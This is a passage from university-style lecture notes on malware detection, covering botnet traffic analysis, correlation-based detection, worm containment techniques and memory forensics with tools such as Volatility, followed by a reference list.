

Figure 16: Operation of a computer immune system (after ref. [19])

computer systems receive information about how to recognise the new virus and how to neutralise it. This distribution of information is analogous to the inter-immune-cell communication which builds up the collective memory of the foreign agent in the biological system.

7.4 Network Behavioural Analysis

For some purposes, particularly the detection of botnets, analysing the behaviour observed within the individual hosts is not very effective. Instead, patterns of activity observed by passive monitoring of the network traffic are used as the basis of the behavioural analysis. Several early approaches of this type, such as BotHunter [15] and Rishi [12], were based on misuse detection, using signatures of botnet malicious activity and C&C communication in order to detect botnets. This restricted their usefulness to known bots and ones which did not use encrypted or obfuscated communication.

The next generation of network analysis approaches to botnet detection was based on detection of statistical anomalies in network traffic, such as high network latency, high volumes of traffic, traffic on unusual ports and other unusual system behaviour exhibited as a consequence of botnet communication. These approaches resemble those use in Network Behaviour Analysis (NBA) IDSs. Important examples of this type are Gu, Zhang and Lee's BotSniffer [13] and the system described by Karasaridis et al. [18].

These types of system, together with systems based on analysis of DNS traffic such as those described in [37, 5], are not capable of dealing with modern P2P botnets, which do not produce exceptional anomalies and do not use the DNS. To detect these, several approaches based on machine learning to find patterns of activity have been proposed [44, 14, 28, 38, 53]. These rely on classifying observed network flows on the basis of a number of *features*, such as the IP addresses, ports, volume of traffic, lifetime etc. associated with each flow. If n features are used, each flow can be described by a point in an n-dimensional space, and similar flows appear as clusters of points in this space. This is illustrated for 3 clusters (in a 3-dimensional space) in Figure 17.

Machine learning algorithms based on clustering analysis, neural networks and other techniques are used to analyse a large amount of given traffic and find such clusters, each of which may represent a normal or malicious type of network activity. These techniques depend heavily on which (and how many) features are used, and may be computationally very expensive, but often provide a fairly accurate identification of activity associated with botnets. Saad et al. [38], for example, found that machine learning based on the use of Linear Support Vector Machines could give a very good detection rate of almost 98%, with a total error rate (false attribution to a particular class) of about 5%, but that training and classification were very slow (about 10 times slower than the nearest "competitors"). Other techniques, such as Artifical Neural Networks and Nearest Neighbour Classifiers were significantly faster, but not quite so accurate (detection rates of 92–94%, with total error rates of 7–8%).



Figure 17: Three clusters in a 3-dimensional space (corresponding to 3 features). For clarity, the points in the different clusters have been given different colours.

7.5 Correlation analysis

Botnets, in particular, are characterised by activities which are coordinated among a (possibly large) population of bots. To improve the accuracy of detection, a number of systems have recently been developed which attempt to look for correlations between activities in various parts of the network. In this context, a "correlation" is considered to be present if two or more activities related to similar (possibly identical) applications take place in the same time window, or if one activity causes one or more others. The first approaches of this type fell roughly into two classes, based respectively on correlations between:

1. Network activity in different parts of the network. A typical example of this type is the system described by Strayer et al. [44]. This looked for network flows associated with similar applications and network flows with a causal relationship.
2. Host activity in different parts of the network. Good examples of this type are the system described by Oliner et al. [36], which relied on features such as server response times to find anomalous behaviour, and the system described by Flaglien et al. [11], which used data mining techniques in large collections of forensic data to find correlated activities.

A new development is to consider correlations between activities observed by sensors of different types. A simple idea is to look for correlations between network activity and host activity. More complex schemes have also been proposed: For example, Wang et al. [47] proposed an architecture in which information collected by several different types of sensor – installed in network switches, purpose-designed traffic monitors, antivirus systems, firewalls and IDSs, amongst others – is combined to give a more accurate classification of activity observed in the system. Work on multi-sensor botnet detection systems is currently a hot topic for research.

7.6 Worm Containment

A specialised type of behavioural approach is often used in systems for *worm containment*, where the aim is to detect the presence of a rapidly propagating worm as fast as possible, in order to stop it spreading before it infects too many systems. Most systems for containment rely on the observation that rapidly propagating worms usually use some kind of host and/or port scanning in order to find hosts which they can infect. The assumption is then made that such scanning will result in a relatively large number of failed attempts to establish a connection, compared to connection attempts from normal traffic. This can be exploited in a number of ways in order to detect worms with a view to containing them.

A simple approach is based on the observation that scanning will often result in attempts to set up connections to unoccupied IP addresses, so-called *dark addresses*. Monitoring of the network to detect such attempts will reveal the source of the worm attack, and thus make it possible to blacklist this source. This approach is, for example, used in commercial products offered by Forecourt and Mirage Networks.

Jung et al. [17] and Weaver et al. [50] have proposed using the concept of a *random walk* in order to make a decision as to whether a particular host shows malicious behaviour.



Figure 18: A random walk derived from successful and unsuccessful connection attempts

In rough terms, successful connection attempts from a given host cause the walk to go upwards, while unsuccessful attempts cause the walk to go downwards. If the walk for a given source goes below a given threshold (Figure 18), evaluated from the probabilities that malicious and non-malicious connection attempts will succeed, then the traffic from that source is considered malicious.

An alternative technique, proposed by Williamson [51], relies on measuring the rate at which attempts are made by a given source to connect to *new destinations*. A cache is used to hold information about recent destinations for each (recently observed) source. If a given source attempts to contact (i.e. send a UDP or TCP+SYN packet to) a destination which is in the cache for that source, the attempt is allowed. If the destination is not in the cache, and no new entries have been put into the cache during the previous period of time T, then the destination is cached and the attempt is allowed. In all other cases, the packet is put into a queue. One element is retrieved from this queue every T time units, its destination is put into the cache, and the packet is passed to this destination. The effect of this is that repeated attempts to set up new connections are *throttled* – effectively a source can only contact one new destination every T time units. A source is blocked completely if the length of the queue associated with that source reaches a pre-determined threshold.

7.7 Memory Forensics

A recent development in malware is the so-called Advanced Persistent Threat (APT), which is designed specifically to be able to remain undetected in the victim's system over a long period of time. This makes APTs particularly attractive for criminal or even governmental organisations who want to monitor targets for surveillance or (military or industrial) espionage purposes. Examples are known of APTs which have remained undetected for several years, during which time they exfiltrated interesting data about the activities of

their victims. A notorious example is APT1, believed to have been created by a unit of the Chinese People's Army, and used for industrial espionage [29].

Most APTs use two rather simple strategies in order to attack their victims:

1. Client-side intrusion, where the victim is persuaded to click on a link or download a document which exploits a vulnerability in the client's existing software to produce a malicious effect. As we have seen above in Section 3.4, there are many such vulnerabilities in common items of client software, and new ones are continually being discovered. This strategy enables the attacker to avoid typical perimeter defences, such as firewalls, which are typically set up to protect against malware coming from outside.
2. Preferentially keeping information in the main memory of the client, rather than the file system. This strategy helps the attacker to avoid detection as far as possible, so he can maintain a persistent presence in the victim's computer.

Getting rid of all vulnerabilities seems to be a never-ending task, so a lot of effort in recent years has gone into detection of malware which affects the contents of the main memory. Typically, the malware will store data in the data structures used by the operating system and installed client applications, so the basic analysis technique is to inspect these structures, looking for unexpected items – i.e. items which would not appear if the computer system were running in the normal way. This is obviously a forensic approach, looking for evidence that a crime has been comitted, and is generally known as *memory forensics*. A number of tools are available to help the forensic analyst, such as the open source tool Volatility [27], which has a wide range of plugins for analysing different structures in systems running Windows, Linux and MAC operating systems.

There are a large number of data structures which may be affected. Some of the most important ones are the structures which describe:

- Processes
- Network connections
- DLLs or other shared libraries which have been loaded
- Kernel modules
- Maps of physical memory, used to locate physical device interfaces
- Maps of virtual memory, used to describe the allocation of memory to various types of data structure

To take a simple example, let us imagine that we search through the memory to find all the structures which describe network connections in a computer running Windows 7. A schematic, slightly simplified view of the relevant structures, which are associated with the Windows Sockets (Winsock) API, is shown in Figure 19 on page 36. An `_ADDRESS_OBJECT` structure is used to store the local IP address associated with a particular process, identified by its Process ID (Pid). On the client side it is created by a `connect` socket operation and on the server side by a `bind` operation. A `_TCPT_OBJECT` structure is used to store the local and remote IP addresses and ports for a connection associated with a particular process, identified by its Pid. On the client side it is created by a `connect` socket operation and on the server side by an `accept` operation.



Figure 19: Windows Sockets API schematic data structures describing network connections (after [27])

To investigate the active sockets and connections, the analyst needs to find two critical global variables in the `.data` section of the `tcpip.sys` module in kernel memory: `_AddrObjTable` and `_TCBTable`, each of which points to a chained-overflow hash table, whose non-zero entries point to linked lists of `_ADDRESS_OBJECT` and `_TCPT_OBJECT` structures respectively. By traversing these lists, the analyst can produce a listing of all the connections together with the associated source and destination IP addresses and the identification of the process which owns the connection. Tools for memory forensics such as Volatility typically offer plugins which can perform this task for the analyst.

Suppose we now find that a process running the Acrobat Reader executable `AcroRd32.exe` has a (currently open or closed) connection to an IP address outside the system which is being analysed. This would be very unexpected, as the Reader does not need to set up connections for any purpose. Some applications do indeed go online in order to search for updates, but the Acrobat Reader has a separate executable (`AdobeARM.exe`) for this purpose. The connection found here would therefore be a typical indication of an attack – a so-called *Indicator of Compromise (IOC)*.

In a Linux system, memory forensics is often the only technique which can reliably discover the presence of hidden LKMs associated with kernel rootkits. Each LKM is described by a `module` data structure. The regular LKMs are described by a linked list of `module` structures, and can be listed using the Linux `lsmod` command. If a scan of the memory reveals `module` structures which are not members of the linked list, these must be hidden LKMs. Typical tools for assisting the forensic analyst can produce listings both of the LKMs in the linked list and of the hidden LKMs found outside the linked list. Some tools also find `module` structures which have been freed but not overwritten, which correspond to previously used (either regular or rogue) LKMs. Many further examples of what can be achieved by memory forensics can be found in [27].

Since there are a large number of structures set up in a typical operating system, memory forensic techniques may reveal a considerable number of suspicious artifacts, and the analyst faces the challenge of trying to associate these IOCs with particular modes of attack, so that these can be blocked. A first step in this process is to systematise the way in which the IOCs are described, so that similar attacks are easier to recognise, and information on IOCs can more meaningfully be exchanged between interested parties. The OpenIOC initiative [30], for which Mandiant has been the *primus motor*, is intended to provide a framework for this systemisation.

8 Further Information about Malware

These notes are not a catalogue of malware. To find out about individual items of malware, you should consult the Web sites operated by major anti-malware suppliers. The organisation CERT (`http://www.cert.org`) collects and disseminates information about new attacks, and maintains a large archive describing historical ones.

References

[1] A. V. Aho and M. J. Corasick. Efficient string matching: An aid to bibliographic search. *Communications of the ACM*, 18(6):333–340, June 1975.

[2] I. Arce and E. Levy. An analysis of the Slapper worm. *IEEE Security and Privacy Magazine*, Jan.-Feb. 2003.

[3] Paul Barford and Vinod Yegneswaran. An inside look at botnets. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, volume 27 of *Advances in Information Security*, chapter 8. Springer, 2007.

[4] David Brumley, Cody Hartwig, Zhenkai Liang, James Newsome, Dawn Song, and Heng Yin. Automatically identifying trigger-based behaviour in malware. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 65–88. Springer, 2008.

[5] H. Choi and H. Lee. Identifying botnets by capturing group activities in DNS traffic. *Journal of Computer Networks*, 56:20–33, 2011.

[6] Mihai Christodorescu and Somesh Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th USENIX Security Symposium, Washington, D.C.*, pages 169–186. USENIX Association, August 2003.

[7] David Dagon, Guofei Gu, and Christopher P. Lee. A taxonomy of botnet structures. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 143–164. Springer, 2008.

[8] Peter Denning. The science of computing: Computer viruses. *American Scientist*, 76(3):236–238, May 1988.

[9] Peter Denning. *Computers under Attack: Intruders, Worms and Viruses*. Addison-Wesley, Reading, Mass., 1990.

[10] Nicolas Falliere, Liam O. Murchu, and Eric Chien. W32.Stuxnet Dossier, version 1.4. Technical report, Symantec Corporation, Cupertino, Ca., USA, February 2011. Available from URL: `http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf`.

[11] Anders Flaglien, Katrin Franke, and Andre Årnes. Identifying malware using cross-evidence correlation. In G. Peterson and S. Shenoi, editors, *Advances in Digital Forensics VII*, volume 361 of *IFIP ACIT*, chapter 13, pages 169–182. IFIP, 2011.

[12] Jan Goebel and Thorsten Holz. Rishi: Identifying bot-contaminated hosts by IRC nickname evaluation. In *HotBots'07: Proceedings of the First USENIX Workshop on Hot Topics in Understanding Botnets, Cambridge, Mass.* USENIX Association, June 2007.

[13] Gufei Gu, Junjie Zhang, and Wenke Lee. BotSniffer: Detecting botnet command and control channels in network traffic. In *NDSS'08: Proceedings of the 15th Annual Network and Distributed System Security Symposium, San Diego*. Internet Society, February 2008.

[14] Guofei Gu, Roberto Perdisci, Junjie Wang, and Wenke Lee. BotMiner: Clustering analysis of network traffic for protocol- and structure-independent botnet detection.

In *Proceedings of the 17th USENIX Security Symposium, San Jose, California*, pages 139–154. USENIX Association, July 2008.

[15] Guofei Gu, Phillip Porras, Vinod Yegneswaran, Martin Fong, and Wenke Lee. BotHunter: Detecting malware infection through IDS-driven dialog correlation. In *Proceedings of the 16th USENIX Security Symposium, San Jose, California*, pages 167–182. USENIX Association, July 2007.

[16] R. N. Horspool. Practical fast searching in strings. *Software – Practice and Experience*, 10(6):501–506, 1980.

[17] Jaeyeon Jung, Vern Paxson, Arthur W. Berger, and Hari Balakrishnan. Fast portscan detection using sequential hypothesis testing. In *Proceedings of the 2004 IEEE Symposium on Security and Privacy, Oakland, California*, pages 211–225. IEEE, April 2004.

[18] A. Karasaridis, B. Rexroad, and D. Hoeflin. Wide-scale botnet detection and characterization. In *HotBots'07: Proceedings of the First USENIX Workshop on Hot Topics in Understanding Botnets, Cambridge, Mass.* USENIX Association, June 2007.

[19] Jeffrey O. Kephart. A biologically inspired immune system for computers. In R. A. Brooks and P. Maes, editors, *Artificial Life IV: Proceedings of the 4th International Workshop on the Synthesis and Simulation of Living Systems*, pages 130–139. MIT Press, 1994.

[20] Hyang-Ah Kim and Brad Karp. Autograph: Toward automated, distributed worm signature detection. In *Proceedings of the 13th USENIX Security Symposium, San Diego*, pages 271–286. USENIX Association, August 2004.

[21] J. King. Symbolic execution and program testing. *Communications of the ACM*, 19(7), July 1976.

[22] Calvin Ko, George Fink, and Karl Levitt. Automated detection of vulnerabilities in privileged programs by execution monitoring. In *Proceedings of the 10th Annual Computer Security Applications Conference, Orlando, Florida*, pages 134–144. IEEE Computer Society Press, December 1994.

[23] Joseph Kong. *Designing BSD Rootkits.* No Starch Press, 2007. ISBN 978-1-59327-142-8.

[24] Christian Kreibich and Jon Crowcroft. Honeycomb – creating intrusion detection signatures using honeypots. In *HotNets-II: Proceedings of the Second Workshop on Hot Topics in Networks*, pages 51–56. ACM, November 2003. Also published in ACM SIGCOMM Computer Communications Review, vol. 34(1).

[25] John Kristoff. Botnets. In *Proceedings of NANOG32, Reston, Virginia*, October 2004. 32 pages. Available via URL: `http://www.nanog.org/mtg-0410/`.

[26] John G. Levine, Julian B. Grizzard, and Henry L. Owen. Detecting and categorizing kernel-level rootkits to aid future detection. *IEEE Security and Privacy*, pages 24–32, January/February 2006.

[27] Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters. *The Art of Memory Forensics.* John Wiley, 2014.

[28] Wei Lu, Goaletsa Rammidi, and Ali A. Ghorbani. Clustering botnet communication traffic based on n-gram feature selection. *Computer Communications*, 34:502–514, 2011.

[29] Mandiant Corporation. *APT1: Exposing One of China's Cyber Espionage Units*, 2014.

[30] Mandiant Corporation. *Sophisticated indicators for the Modern Threat Landscape: An Introduction to OpenIOC*, 2014. Available from URL: `http://openioc.org/resources/An_Introduction_to_OpenIOC.pdf`.

[31] Microsoft Corporation. *Visual Studio, Microsoft Portable Executable and Common Object File Format Specification, Revision 8.0*, May 2006.

[32] Carey Nachenberg. Computer virus-antivirus coevolution. *Communications of the ACM*, 40(1):46–51, January 1997.

[33] Gonzalo Navarro. NR-grep: A fast and flexible pattern matching tool. *Software Practice and Experience*, 31:1265–1312, 2001.

[34] James Newsome, Brad Karp, and Dawn Song. Polygraph: Automatically generating signatures for polymorphic worms. In *Proceedings of the 2005 IEEE Symposium on Security and Privacy, Oakland, California*, pages 226–241. IEEE, May 2005.

[35] James Newsome, Brad Karp, and Dawn Song. Paragraph: Thwarting signature learning by training maliciously. In *RAID'06: Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection, Hamburg*, volume 4219 of *Lecture Notes in Computer Science*, pages 81–105. Springer, September 2006.

[36] Adam J. Oliner, Ashutosh V. Kulkarni, and Alex Aiken. Community epidemic detection using time-correlated anomalies. In S. Jha, R. Sommer, and C. Kreibach, editors, *RAID 2010*, number 6307 in Lecture Notes in Computer Science, pages 360–381. Springer-Verlag, 2010.

[37] Anirudh Ramachandran, Nick Feamster, and David Dagon. Revealing botnet membership using DNSBL counter-intelligence. In *SRUTI'06: Proceedings of the 2nd Workshop on Steps to Reducing Unwanted Traffic on the Internet, San Jose, California*, pages 49–54. USENIX Association, June 2006.

[38] Sherif Saad, Issa Traore, Ali Ghorbani, Bassam Sayed, David Zhao, Wei Lu, John Felix, and Payman Hakimian. Detecting P2P botnets through network behavior analysis and machine learning. In *2011 Ninth Annual International Conference on Privacy, Security and Trust, Montreal*. IEEE, July 2011.

[39] J. F. Shoch and J. A. Hupp. The "Worm" program – Early experience with a distributed computation. *Communications of the ACM*, 25(3):172–180, 1982.

[40] Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage. Automated worm fingerprinting. In *OSDI'04: Proceedings of the 6th ACM/USENIX Symposium on Operatng System Design and Implementation, San Francisco*, pages 45–60. USENIX Association, December 2004.

[41] Anil Somayaji, Steven Hofmeyr, and Stephanie Forrest. Principles of a computer immune system. In *Proceedings of the 1997 New Security Paradigms Workshop, Langdale, Cumbria*, pages 75–82. ACM, 1997.

[42] Elizabeth Stinson and John C. Mitchell. Characterizing bots' remote control behavior. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 45–64. Springer, 2008.

[43] Brett Stone-Gross, Marco Cova, Bob Gilbert, Richard Kemmerer, Christopher Krueghel, and Giovanni Vigna. Analysis of a botnet takeover. *IEEE Security & Privacy*, 9(1):64–72, January/February 2011.

[44] W.T̃imothy Strayer, David Lapsely, Robert Walsh, and Carl Livadas. Botnet detection based on network behaviour. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 1–24. Springer, 2008.

[45] TIS Committee. *Tools Interface Standard Portable Formats Specification, version 1.1*, October 1993. Available from URL: `http://www.acm.uiuc.edu/sigops/rsrc/pfmt11.pdf`.

[46] Giovanni Vigna. Static disassembly and code analysis. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, volume 27 of *Advances in Information Security*, chapter 2. Springer, 2007.

[47] HaiLong Wang, Jie Hou, and ZhengHu Gong. Botnet detection architecture based on heterogeneous multi-sensor information fusion. *Journal of Networks*, 6(12):1655–1661, December 2011.

[48] Ping Wang, Sherri Sparks, and Cliff C. Zou. An advanced hybrid peer-to-peer botnet. In *HotBots'07: Proceedings of the First USENIX Workshop on Hot Topics in Understanding Botnets, Cambridge, Mass.* USENIX Association, June 2007.

[49] Christina Warrender, Stephanie Forrest, and Barak Pearlmutter. Detecting intrusions using system calls: Alternative data models. In *Proceedings of the 1999 IEEE Symposium on Computer Security and Privacy, Oakland, California*, pages 133–145. IEEE Computer Society Press, May 1999.

[50] Nicholas Weaver, Stuart Staniford, and Vern Paxson. Very fast containment of scanning worms, revisited. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, volume 27 of *Advances in Information Security*, chapter 6. Springer, 2007.

[51] M. M. Williamson. Throttling viruses: Restricting propagation to defeat mobile malicious code. In *ACSAC 2002: Proceedings of 18th Annual Computer Security Applications Conference, Las Vegas*, pages 61–68. IEEE, December 2002.

[52] Sun Wu and Udi Manber. A fast algorithm for multi-pattern searching. Technical Report TR-94-17, Department of Computer Science, University of Arizona, Tucson, 1994.

[53] Junjie Zhang, Roberto Perdisci, Wenke Lee, Unum Sarfraz, and Xiapu Luo. Detecting stealthy P2P botnets using statistical traffic fingerprints. In *2011 IEEE/IFIP 41st International Conference on Dependable Systems and Networks (DSN), Hong Kong*, pages 121–132. IEEE/IFIP, June 2011.